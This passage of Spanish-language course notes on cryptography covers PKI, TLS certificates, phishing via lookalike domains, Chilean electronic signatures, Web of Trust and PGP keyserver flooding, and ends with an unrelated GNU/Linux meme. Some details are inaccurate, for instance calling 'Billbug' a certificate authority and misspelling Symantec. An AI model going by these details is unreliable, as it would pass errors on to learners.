
Uso directo de $g^{ab}$ como secreto compartido: Sabemos por lo visto que $g^ab$ es un número aleatorio del grupo $Z_p^*$. Sin embargo, esto no significa que sea un número aleatorio (en el sentido que la probabilidad de cada bit de ser 0 o 1 sea la misma), dado que el grupo que forma el generador $g$ podría tener algún sesgo en la codificación de los números generados. Para evitar esta posibilidad, se suele hashear el valor $g^{ab}$ con alguna función resistente a colisiones, como SHA3 o alguna KDF.
Criptografía de Curvas Elípticas#
👷 En construcción: Completar con Curvas Elípticas para una futura versión del curso.
En esta sección veremos usos prácticos de las herramientas criptográficas ya descritas.
Por ahora, el curso solo considera la aplicación de PKI y WoT.
PKI y Web of Trust#
Retomando la pregunta de Criptografía Asimétrica, ¿Cómo podemos hacer para que Eva no se haga pasar por Roberto en el proceso de recolección de llaves?

En el ejemplo de arriba notamos que necesitamos un mecanismo para determinar de fomra segura que una llave pública es de alguien en específico. Para esto, en el curso veremos dos soluciones:
- Infraestructura de Llave Pública (PKI): Una o más fuentes confiables que entregan certificados (mensajes firmados con sus llaves privadas) en los que confirman que cierta llave pública es de quien dice ser
- Web of trust (WoT): La confianza se determina a partir de confirmaciones de entidades previamente confiables, sin necesitarse una autoridad centralizada, pero volviendo la confiabilidad de una llave pública específica en algo subjetivo (dependerá solo de las confirmaciones emitidas por quiénes confío).
Infraestructura de Llave Pública#
En este caso, se definen una o más Autoridades Certificadoras (ACs), sobre las cuales un grupo de personas asume buen comportamiento, además de un conjunto de algoritmos necesarios para firmar y “certificados”, que actúan como declaraciones de pertenencia firmadas por la llave privada de la Autoridad Certificadora.
Las llaves públicas de las autoridades certificadores son conocidas por Alicia y por Roberto
Simplemente pateamos el problema. ¿Ahora cómo Roberto u Alicia conocen la llave pública de la autoridad certificadora?
Se supone que para Roberto es más fácil conocer y guardar una o pocas llaves de autoridades certificadoras (algo que le tocará hacer muy pocas veces en la vida) que guardar las llaves de Alicia y otras personas que conozca en el tiempo (solo lo debería hacer cada vez que conoce a alguien nuevo).
El proceso es así:

- Alicia muestra su llave pública $pk$ a la AC y valida su identidad con ella. Si todo valida, la Autoridad Certificadora genera un certificado sobre un mensaje $M$, el cual dice “Confirmo que la clave de Alicia es esta: <contenido de $pk$>” y se lo envía a Alicia para presentarlo. Esta firma es validable con la llave pública de la AC.
- Cuando Roberto deba verificar un documento firmado por Alicia, Alicia le enviará el documento, la firma sobre el documento, su llave pública y el certificado. A Roberto le bastará con ejecutar los siguientes pasos para confirmar que la firma es correcta:
- Que el mensaje del certificado es sobre exactamente la $pk$ entregada por Alicia y sobre Alicia específicamente (por ejemplo, citando el RUN de Alicia).
- Que el certificado valida sobre la llave pública de la AC ya conocida por Roberto
- Que la firma sobre el documento valide con los parámetros documento, llave pública de Alicia.
- Cuando Roberto quiera enviar un mensaje cifrado a Alicia, deberá hacer lo siguiente:
- Pedirle a Alicia primero su llave pública y el certificado.
- Luego de recibirlo y validarlos (como en el punto 1 y 2 del caso anterior), Roberto podrá cifrar su mensaje con la llave pública recibida y enviarlo cifrado a Alicia sin miedo a que pueda ser leído.
- Alicia deberá usar la llave privada correspondiente a esa llave pública para leer el mensaje.
TLS y Certificados en Web#
La seguridad del canal de comunicación en el protocolo HTTP la entrega una infraestructura de llave pública estandarizada:
- Las identidades están asociadas a los nombres de dominio (DNS) de los sitios.
- Las autoridades certificadoras confiables están instaladas en los equipos de los usuarios o en los navegadores por defecto. Todas ellas poseen procesos de verificación previos al otorgamiento de un certificado. Por ejemplo, Let’s Encrypt utiliza el protocolo ACME (RFC8555) para demostrar que quien pide un certificado para un dominio específico tenga control sobre ese dominio o la infraestructura a la que apunta.
- Al visitar un sitio, el navegador automáticamente valida:
- Que el certificado presentado por el sitio refiere al dominio visitado (o a un dominio wildcard compatible).
- Que el certificado fue firmado por alguna AC confiable para el navegador o el equipo.
Esta imagen muestra la visualización para agregar y quitar certificados de Windows y Firefox:

¿Es suficiente con que mi OS o navegador confíen? ¿Qué podría salir mal a pesar de la confianza?
Una vez tenemos solucionada la cadena de confianza desde el dominio hasta el certificado, podemos ejecutar un acuerdo de llaves con criptografía asimétrica, como se ve en la imagen:

- Si se usa Diffie-Hellman: Se llega a un secreto compartido.
- Si se usa RSA o Curva Elíptica: Usuario envía secreto a sitio web cifrado con su llave pública.
También existe un protocolo llamado MTLS (Mutual TLS), en el que el usuario también debe presentar un certificado válido en la cadena de confianza del servidor. Esta medida adicional de seguridad ayuda a mitigar ataques de suplantación y entrega autenticación de usuario al canal TLS.
Problemas con PKI Web#
La infraestructura de las CA ha sido vulnerada en el pasado: El 2022 pasó con una autoridad llamada Billbug.
Hay CAs que se han portado mal y han tenido que ser revocadas por navegadores y sistemas operativos: Pasó con Synmatec el 2018.
Dominios no oficiales: Lo vimos en DNS. **Un certificado no nos indica que el sitio sea real, solo que no está siendo intervenido. Supongamos que existe un banco llamado segubank, cuyo dominio oficial es
segubank.cl. Lamentablemente, nada evita que cualquier persona compre y use (aunque sea por un tiempo)bancosegubank.cl, e incluso consiga un certificado TLS para ese dominio.
A veces incluso ni si quiera se necesita un dominio oficial y basta con un subdominio.

En algún momento se intentó evitar lo anterior a través de los certificados EV (extended validation), los que son mucho más caros que los normales pero también más difíciles de conseguir porque requieren una mayor cantidad de medidas de seguridad implementadas. Algunos navegadores mostraron estos certificados como más seguros en las barras de navegación, pero eso dejó de usarse hace varios años, por lo que no hay diferencia práctica entre usar un certificado caro, uno pagado pero barato o uno gratis gracias a ZeroSSL o Let’s Encrypt.
Dominios con homoglifos: Como lo que vimos en DNS. Uso de caracteres no estandar para fraude.
Firma Electrónica Avanzada#
La Firma Electrónica Avanzada en Chile se basa también en una PKI, administrada por la Subsecretaría de Economía a través del listado de Entidades Acreditadoras.
En este modelo, la Subsecretaría valida que las empresas autorizadas a emitir certificados para personas (en formato token USB de firma electrónica) cuenten con los requisitos necesarios de solvencia y seguridad para poder ejecutar esta acción. En caso de mal comportamiento, la Subsecretaría puede revocar esta autorización.
En este caso, los certificados raíz no están instalados en los equipos, por lo que para validar automáticamente algo firmado por Firma Electrónica Avanzada en Chile, hay que instalar los certificados raíz de todos los posibles proveedores.
Los pasos para validarse y firmar se ven en la siguiente imagen, y los enumeraremos:

- Daniela quiere conseguir un token USB para poder firmar y cifrar documentos con un par de llaves generado por ella. Para hacer esto, debe contactarse con una de todas las entidades acreditadoras disponibles y demostrar que ellas es Daniela.
- Una vez que la Entidad Acreditadora ha demostrado la identidad, Daniela le pasa su llave pública y la Entidfad emite un certificado que indica que la llave pública que Daniela facilitó es de ella.
- Ahora, cuando Daniela quiera firmar algo para Sebastián, basta con que use un programa compatible con su token USB y se lo envíe. En el caso de los PDF, el mismo documento almacena su contenido, la firma de la persona al documento, la firma de la entidad acreditadora a la llave pública de la persona y la llave pública correspondiente.
- El documento llega a manos de sebastián y, si tiene instalada la llave raíz en su equipo, la aplicación de PDF podrá mostrar su propia validación.
¿Han habido Entidades Acreditadoras en Chile a las que se les haya quitado su permiso para operar?
¿Si los certificados raíz de las Entidades Acreditadoras estuvieran firmados por una llave raíz de la Subsecretaría de Economía, ¿qué pasaría si esa llave se filtrara? ¿Y si se venciera?
Web of Trust#
En vez de confiar en una única autoridad al momento de determinar si una llave es o no de una persona, podemos usar la vieja práctica de la amiga de mi amigo es mi amiga, pero cambiando amistad por confianza.
A esto se le denomina Web of Trust y funciona así:

- Alicia quiere escribirle una carta cifrada a Carla, pero no conoce su llave pública
- Alicia pregunta a su amigo Roberto, en quien confía, si conoce la llave de Carla. Roberto puede enviarle la llave que conoce de Carla, firmada por la llave privada de Roberto (que Alicia ya conoce).
- O para mayor comodidad, podría existir un boletín de anuncios público en el que todas las personas pueden publicar estos votos de confianza. y subir sus llaves públicas. La llave pública de Carla podría estar ahí, acompañada de 7 votos de confianza (mensajes firmados por otra persona). Si Alicia confía en 3 de esos 7 votos de confianza (los otros 4 no los conoce, así que no confía ni desconfía), probablemente esté más segura de que esa específicamente sea la llave pública real de Carla.
- Una vez que Alicia recibe un número de confirmaciones razonable para ella, puede elegir confiar en la llave de Carla (e incluso dejar un voto de confianza adicional).
- Diego no conoce ni a Roberto ni a Alicia, pero igual quiere escribirle a Carla. Revisa el boletín de anuncios público y ve 4 confirmaciones de personas en las que él confía, así que también puede quedar conforme, incluso si esas 4 personas no son las mismas que las 3 de Alicia.
- Emilio no conoce a ningún amigo de Carla de los que firmaron las confirmaciones en el boletín público, por lo que no tiene forma de confiar que la llave allá es de Carla.
¿Qué evita que un atacante no genere muchos “votos de confianza” falsos para una llave privada? ¿Qué medidas se pueden tomar en WoT para mitigar ese efecto?
Protocolo PGP#
En el protocolo PGP (lo veremos en más profundidad en el futuro), existen key servers, que son servicios públicos en Internet donde uno puede subir su llave pública y toda firma de aprobación que haya recibido de otras personas, ayudando a quienes no nos conocen todavía a poder comunicarse con nosotros (asumiendo que hay gente que haya firmado y en la que confiemos por transitividad).
El 2019, unos atacantes empezaron a llenar de credenciales falsas los servidores de llave PGP más populares. Como el sistema de los key server es por diseño de solo escritura, si se reciben muchos datos y el sistema no puede rechazarlos o borrarlos, es posible que se ponga muy lento para todos los usuarios, causando una degradación o denegación de servicio.
👷 En construcción: Será completado en una versión futura del curso.
👷 En construcción: Será completado en una versión futura del curso.
👷 En construcción: Será completado en una versión futura del curso.
👷 En construcción: Será completado en una versión futura del curso.
well, actually…
I’d just like to interject for a moment. What you’re refering to as Linux, is in fact, GNU/Linux, or as I’ve recently taken to calling it, GNU plus Linux. Linux is not an operating system unto itself, but rather another free component of a fully functioning GNU system made useful by the GNU corelibs, shell utilities and vital system components comprising a full OS as defined by POSIX.
Many computer users run a modified version of the GNU system every day, without realizing it. Through a peculiar turn of events, the version of GNU which is widely used today is often called Linux, and many of its users are not aware that it is basically the GNU system, developed by the GNU Project.
There really is a Linux, and these people are using it, but it is just a part of the system they use. Linux is the kernel: the program in the system that allocates the machine’s resources to the other programs that you run. The kernel is an essential part of an operating system, but useless by itself; it can only function in the context of a complete operating system. Linux is normally used in combination with the GNU operating system: the whole system is basically GNU with Linux added, or GNU/Linux. All the so-called Linux distributions are really distributions of GNU/Linux!